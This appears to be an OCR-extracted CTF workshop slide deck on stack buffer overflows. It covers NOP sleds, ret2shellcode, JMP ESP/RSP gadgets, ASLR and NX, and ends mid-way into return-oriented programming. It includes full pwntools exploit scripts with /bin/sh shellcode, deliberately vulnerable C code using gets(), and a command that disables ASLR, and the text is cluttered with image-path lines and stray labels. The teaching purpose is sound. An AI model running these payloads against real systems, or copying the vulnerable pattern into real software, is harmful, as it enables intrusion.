
NOP = No OPeration (\x90)

Does nothing until it hits the shellcode

0x0000000000



0xFFFFFFFF



EIP

0x0000000000




0xFFFFFFFF



0x0000000000




0xFFFFFFFF



0x0000000000



0xFFFFFFFF




EIP

0x0000000000



0xFFFFFFFF




EIP

0x0000000000



0xFFFFFFFF




EIP

0x0000000000



0xFFFFFFFF



EIP

Remove Environment Variables

```
$ env - ./binaryfile  
  
$ gdb -ex "unset env" ./binaryfile
```

ASLR

ASLR = Address Space Layout Randomisation

Randomly arranges the address space positions
of key data areas (stack)

~ Wikipedia-Kun

Disable ASLR

```
$ echo 0 | sudo tee  
/proc/sys/kernel/randomize_va_space
```



Return To Shellcode

Hijacking the return pointer to execute
custom shellcode

ret2shell.c

15 mins to pwn ret2shell32

Download files at:
[http://ctfd.platypew.social](http://ctfd platypew social)

nc pwn.platypew.social 30002

```
#include <stdio.h>
#include <stdlib.h>


void vuln() {
    char buffer[256];
    gets(buffer);
}

int main() {
    puts("Guess my name");
    vuln("\xff\xe4");
    puts("Wrong!");

    return 0;
}
```



Exploit Flow



Calculate Padding
(De Bruijn
Sequence)

Injecting
Shellcode into
the stack

Sliding down
Nop Sled and
executing
shellcode

Get Shell!

Pwnools

Automating the boring stuff

```
from pwn import *


elf = context.binary = ELF("./ret2shell32")

SHELLCODE = b"\x31\xc0\x50\x68\x2f\x2f\x73" + \
            b"\x68\x68\x2f\x62\x69\x6e\x89" + \
            b"\xe3\x89\xc1\x89\xc2\xb0\x0b" + \
            b"\xcd\x80\x31\xc0\x40\xcd\x80"

PADDING = asm("nop") * (cyclic_find(0x63616172) - len(SHELLCODE))
PADDING += SHELLCODE

p = process(elf.path, env={})

p.sendline(PADDING + p32(0xfffffdcbe))
p.interactive()
```



```
$ python solve32.py
[*] Got EOF while reading in interactive
[*] Stopped with exit code -11 (SIGSEGV)
(pid 11355)
```

Segfault?

Did it hit the Nop Sled?

INT3

A one-byte-instruction (\xcc) defined to temporarily replace an instruction in a running program to set a code breakpoint.

~ Wikipedia-Kun

```
from pwn import *


elf = context.binary = ELF("./ret2shell32")

SHELLCODE = b"\xcc\x00\x50\x68\x2f\x2f\x73" + \
            b"\x68\x68\x2f\x62\x69\x6e\x89" + \
            b"\xe3\x89\xc1\x89\xc2\xb0\x0b" + \
            b"\xcd\x80\x31\xc0\x40\xcd\x80"

PADDING = asm("nop") * (cyclic_find(0x63616172) - len(SHELLCODE))
PADDING += SHELLCODE

p = process(elf.path, env={})

p.sendline(PADDING + p32(0xfffffdcbc))
p.interactive()
```



```
$ python solve32.py
[*] Got EOF while reading in interactive
[*] Stopped with exit code -5 (SIGTRAP)
(pid 11590)
```

SIGTRAP?

We hit the Shellcode!

```
from pwn import *

elf = context.binary = ELF("./ret2shell32")

SHELLCODE = b"\x31\xc0\x50\x68\x2f\x2f\x73" + \
            b"\x68\x68\x2f\x62\x69\x6e\x89" + \
            b"\xe3\x89\xc1\x89\xc2\xb0\x0b" + \
            b"\xcd\x80\x31\xc0\x40\xcd\x80"

PADDING = asm("nop") * (cyclic_find(0x63616172) - len(SHELLCODE))
PADDING += SHELLCODE

p = gdb.debug(elf.path, env={}, gdbscript='b *0x80484e5\ncontinue')

p.sendline(PADDING + p32(0xfffffdcbe))
p.interactive()
```

```
► 0x8048465 <vuln+24>      ret      <0xfffffdcbe>
  ↓
0xfffffdcbe                      nop
0xfffffdcbd                      nop
```

```
pwndbg> step 213
```

```
► 0xfffffd90      xor      eax, eax
  0xfffffd92      push     eax
  0xfffffd93      push     0x68732f2f
  0xfffffd98      push     0x6e69622f
  0xfffffd9d      mov       ebx, esp
  0xfffffd9f      mov       ecx, eax
  0xfffffdda1      mov       edx, eax
  0xfffffdda3      mov       al, 0x2f
  0xfffffdda5      bound    ebp, qword ptr [ecx + 0x6e]
  0xfffffdda8      das
  0xfffffdda9      das
  0xfffffddaa     jae      0xfffffde14
```

Shellcode

```
xor    eax, eax  
push   eax  
push   0x68732f2f  
push   0x6e69622f  
mov    ebx, esp  
mov    ecx, eax  
mov    edx, eax  
mov    al, 0xb  
int    0x80  
xor    eax, eax  
inc    eax  
int    0x80
```

Actual

```
xor    eax, eax  
push   eax  
push   0x68732f2f  
push   0x6e69622f  
mov    ebx, esp  
mov    ecx, eax  
mov    edx, eax  
mov    al, 0x2f  
bound ebp, qword ptr [ecx + 0x6e]  
das  
das  
jae   0xfffffde14
```

WHY?


ESP is very close to our
shellcode

Push instructions may
corrupt it

0x0000000000



0xFFFFFFFF




EIP

ESP

Not every instruction is 4 bytes. Only for visualisation purposes.

0x0000000000



push eax

push 0x68732f2f

push 0x6e69622f

mov ebx, esp

mov ecx, eax

Shellcode

Shellcode

???

???


EIP

ESP

Not every instruction is 4 bytes. Only for visualisation purposes.

0x0000000000


0xFFFFFFFF



Not every instruction is 4 bytes. Only for visualisation purposes.

0x0000000000

0xFFFFFFFF



Not every instruction is 4 bytes. Only for visualisation purposes.

HOW?

We could sandwich
the shellcode between
the Nop Sled

```
from pwn import *

elf = context.binary = ELF("./ret2shell32")

SHELLCODE = b"\x31\xc0\x50\x68\x2f\x2f\x73" + \
            b"\x68\x68\x2f\x62\x69\x6e\x89" + \
            b"\xe3\x89\xc1\x89\xc2\xb0\x0b" + \
            b"\xcd\x80\x31\xc0\x40\xcd\x80"

PADDING = asm("nop") * (cyclic_find(0x63616172) - len(SHELLCODE) - 30)
PADDING += SHELLCODE
PADDING += asm("nop") * 30

p = process(elf.path, env={})

p.sendline(PADDING + p32(0xfffffdcfc))
p.interactive()
```



\$ python solve32.py
Guess my name
\$ whoami
pwnuser

Success!

Making a Remote Connection

```
>>> from pwn import *\n>>> p = remote("example.com", 420)
```

PROBLEM

Jumping to shellcode feels
too random...

Is there a reliable way?

JMP ESP Gadget

Jumping directly to the value of ESP

HOW?

Find a JMP ESP gadget

Inject SUB ESP and JMP
ESP instructions

0x0000000000



0xFFFFFFFF




ESP

Not every instruction is 4 bytes. Only for visualisation purposes.

0x0000000000



0xFFFFFFFF




ESP/EIP

Not every instruction is 4 bytes. Only for visualisation purposes.

0x0000000000



0xFFFFFFFF



ESP


EIP

Not every instruction is 4 bytes. Only for visualisation purposes.

0x0000000000



0xFFFFFFFF



Not every instruction is 4 bytes. Only for visualisation purposes.

Finding Gadgets

```
>>> from pwn import *
>>> elf = context.binary =
ELF("./binaryfile")

# Find JMP ESP Gadget
>>> next(elf.search(asm("jmp esp")))
136533428

# Convert to little endian
>>> p32(136533428)
b'\xb4\x0U#\x08'
```

Shellcode from Assembly

```
>>> from pwn import *

# SUB ESP and JMP ESP instructions
>>> asm("sub esp, 0x10; jmp esp;")
b'\x83\xec\x10\xff\xe4'
```

Enable ASLR

```
$ echo 2 | sudo tee  
/proc/sys/kernel/randomize_va_space
```

ret2shell.c

15 mins to pwn ret2shell64

Download files at:
[http://ctfd.platypew.social](http://ctfd platypew social)

nc pwn.platypew.social 30003

```
#include <stdio.h>
#include <stdlib.h>

void vuln() {
    char buffer[256];
    gets(buffer);
}

int main() {
    puts("Guess my name");
    vuln("\xff\xe4");
    puts("Wrong!");

    return 0;
}
```



Exploit Flow



Calculate Padding
(De Bruijn
Sequence)

Injecting
Shellcode into
the stack

Jumping to JMP
RSP gadget and
moving RIP to
shellcode

Get Shell!

```
from pwn import *

elf = context.binary = ELF("./ret2shell64")

SHELLCODE = b"\x31\xc0\x48\xbb\xd1\x9d\x96" + \
            b"\x91\xd0\x8c\x97\xff\x48\xf7" + \
            b"\xdb\x53\x54\x5f\x99\x52\x57" + \
            b"\x54\x5e\xb0\x3b\x0f\x05"

PADDING = asm("nop") * (cyclic_find(0x6261616161616169, n=8) - len(SHELLCODE) - 30)
PADDING += SHELLCODE
PADDING += asm("nop") * 30

JMP_RSP = p64(next(elf.search(asm("jmp rsp"))))

SUB_RSP = asm("sub rsp, 0x41; jmp rsp;")

p = process(elf.path)

p.sendline(PADDING + JMP_RSP + SUB_RSP)
p.interactive()
```



\$ python solve64.py
Guess my name
\$ whoami
pwnuser

Success!



No eXecute
(NX)

WHAT IS IT?

Defines areas of memory
as either instructions

Writable XOR Executable

WHAT IS IT?

Shellcode is useless
:(

Is it over?

Return- Oriented Programming

WHAT IS IT?

Chaining a bunch of code
already present in the
binary itself

WHAT IS IT?

In fact, you've already done
it twice just now!

Ret Gadget
Jmp RSP Gadget

Passing Parameters

x86

Params are pushed
onto the stack

x86_64

Parameters are
stored in registers

Sample Code

```
int func(int a, int b, int c,
          int e, int f, int g) {
    return a + b + c + d + e + f;
}

int main() {
    func(1, 2, 3, 4, 5, 6);
}
```

x86

ESP →



EBP →

x86_64

RDI

RSI

RDX

RCX

R8

R9

0x1

0x2

0x3

0x4

0x5

0x6

Sample Code

```
int func(int arg1) {  
    return arg1;  
}
```

```
int main() {  
    char buffer[256];  
    gets(buffer);  
}
```

Next instruction
ret

0x0000000000



0xFFFFFFFF




ESP

Next instruction
push ebp

0x0000000000



0xFFFFFFFF



ESP

Next instruction
mov ebp, esp

0x0000000000



0xFFFFFFFF

AAAA

AAAA

AAAA

BBBB

0x1

